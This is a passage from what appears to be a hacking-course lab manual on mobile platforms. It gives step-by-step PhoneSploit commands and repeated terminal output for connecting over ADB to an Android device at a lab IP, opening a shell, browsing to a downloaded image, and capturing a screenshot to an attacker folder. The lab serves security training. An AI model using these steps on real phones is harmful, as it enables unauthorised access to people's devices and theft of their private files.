
error: no devices/emulators found
List of devices attached

[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) >
  
```

12. Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.
13. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
14. You can observe that a shell command line appears, as shown in the screenshot.

Module 17 – Hacking Mobile Platforms




```
Applications Places System python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
vice
[3] Connect a new phone [8] Restart Server [13] Dump System Info
[4] Access Shell on a phone [9] Pull folders from phone to pc [14] List all apps on a phone
[5] Install an apk on a phone [10] Turn The Device off [15] Run an app
[99] Exit [0] Clear [p] Next Page
error: no devices/emulators found
List of devices attached
[+] Enter a phones ip address.(Type 99 to exit)
-> phonesploit(connect_phone) > 3
failed to connect to '3:5555': Connection timed out
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found
[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4
[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $
```

15. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.

16. In the results, you can observe that the PWD is the root directory.

17. Now, type **ls** and press **Enter** to view all the files present in the root directory.



```
[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct          init          nonplat_file_contexts  proc
bugreports    init.android_x86_64.rc nonplat_hwservice_contexts sbin
cache         init.envron.rc  nonplat_property_contexts sdcard
charger       init.rc         nonplat_seapp_contexts  sepolicy
config        init.superuser.rc nonplat_service_contexts storage
d             init.usb.configfs.rc oem                      sys
data          init.usb.rc     plat_file_contexts      system
default.prop  init.zygote32.rc plat_hwservice_contexts ueventd.android_x86_64.rc
dev           init.zygote64_32.rc plat_property_contexts  ueventd.rc
etc           lib            plat_seapp_contexts    vendor
fstab.android_x86_64 mnt           plat_service_contexts  vndservice_contexts
x86_64:/ $
```


18. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.

19. Type **ls** and press **Enter** to list all the available files and folders.

Note: In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** machine's **Download** folder earlier; you can do the same before performing the next steps.

```

python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
phonesploit(main_menu) > sh: 1: error:: not found
phonesploit(main_menu) > 3
phonesploit(main_menu) > 3
error: no devices/emulators found

[+] Enter a phones ip address.
-> phonesploit(connect_phone) > 10.10.1.14
connected to 10.10.1.14:5555
phonesploit(main_menu) > 4

[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct          init          nonplat_file_contexts  proc
bugreports    init.android_x86_64.rc nonplat_hwservice_contexts  sbin
cache         init.environ.rc  nonplat_property_contexts  sdcard
charger       init.rc         nonplat_seapp_contexts    sepolicy
config        init.superuser.rc nonplat_service_contexts   storage
d             init.usb.configfs.rc  oem                        sys
data          init.usb.rc      plat_file_contexts        system
default.prop  init.zygote32.rc  plat_hwservice_contexts   ueventd.android_x86_64.rc
dev           init.zygote64_32.rc plat_property_contexts    ueventd.rc
etc           lib             plat_seapp_contexts       vendor
fstab.android_x86_64 mnt            plat_service_contexts     vndservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms Android DCIM Download Movies Music Notifications Pictures Podcasts Ringtones
x86_64:/sdcard $
  
```


20. Type **cd Download** and press **Enter** to navigate to the **Download** folder.

21. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

Note: Note down the location of **images.jpeg** (in this example, **/sdcard/Download/images.jpeg**). We will download this file in later steps.

```

python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
phonesploit(main_menu) > 4
[+]Enter a device name.
->phonesploit(shell_on_phone) > 10.10.1.14
x86_64:/ $ pwd
/
x86_64:/ $ ls
acct          init.superuser.rc      plat_property_contexts
bugreports    init.usb.configfs.rc   plat_seapp_contexts
cache         init.usb.rc            plat_service_contexts
charger       init.zygote32.rc        proc
config        init.zygote64_32.rc    sbin
d             lib                    sdcard
data          mnt                    sepolicy
default.prop  nonplat_file_contexts storage
dev           nonplat_hwservice_contexts sys
etc           nonplat_property_contexts system
fstab.android_x86_64 nonplat_seapp_contexts ueventd.android_x86_64.rc
init          nonplat_service_contexts ueventd.rc
init.android_x86_64.rc oem                    vendor
init.envIRON.rc plat_file_contexts     vndservice_contexts
init.rc       plat_hwservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms DCIM      Movies Notifications Podcasts
Android Download Music Pictures      Ringtones
x86_64:/sdcard $ cd Download
x86_64:/sdcard/Download $ ls
images.jpeg
x86_64:/sdcard/Download $

```

22. Type **exit** and press **Enter** to exit the shell command line and return to the main menu.

23. At the **main_menu** prompt, type **7** and press **Enter** to choose **Screen Shot a picture on a phone**.
24. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
25. When prompted to **Enter where you would like the screenshot to be saved**, type **/home/attacker/Desktop** as the location and press **Enter**. The screenshot of the target mobile device will be saved in the given location. Minimize the **Terminal** window.

```

python3 phonesploit.py - Parrot Terminal
File Edit View Search Terminal Help
cache          init.usb.rc      plat_service_contexts
charger        init.zygote32.rc proc
config         init.zygote64_32.rc sbin
d              lib              sdcard
data           mnt              sepolicy
default.prop   nonplat_file_contexts storage
dev            nonplat_hwservice_contexts sys
etc            nonplat_property_contexts system
fstab.android_x86_64 nonplat_seapp_contexts ueventd.android_x86_64.rc
init           nonplat_service_contexts ueventd.rc
init.android_x86_64.rc oem              vendor
init.envron.rc plat_file_contexts vndservice_contexts
init.rc        plat_hwservice_contexts
x86_64:/ $ cd sdcard
x86_64:/sdcard $ ls
Alarms DCIM    Movies Notifications Podcasts
Android Download Music Pictures    Ringtones
x86_64:/sdcard $ cd Download
x86_64:/sdcard/Download $ ls
images.jpeg
x86_64:/sdcard/Download $ exit
phonesploit(main_menu) > 7

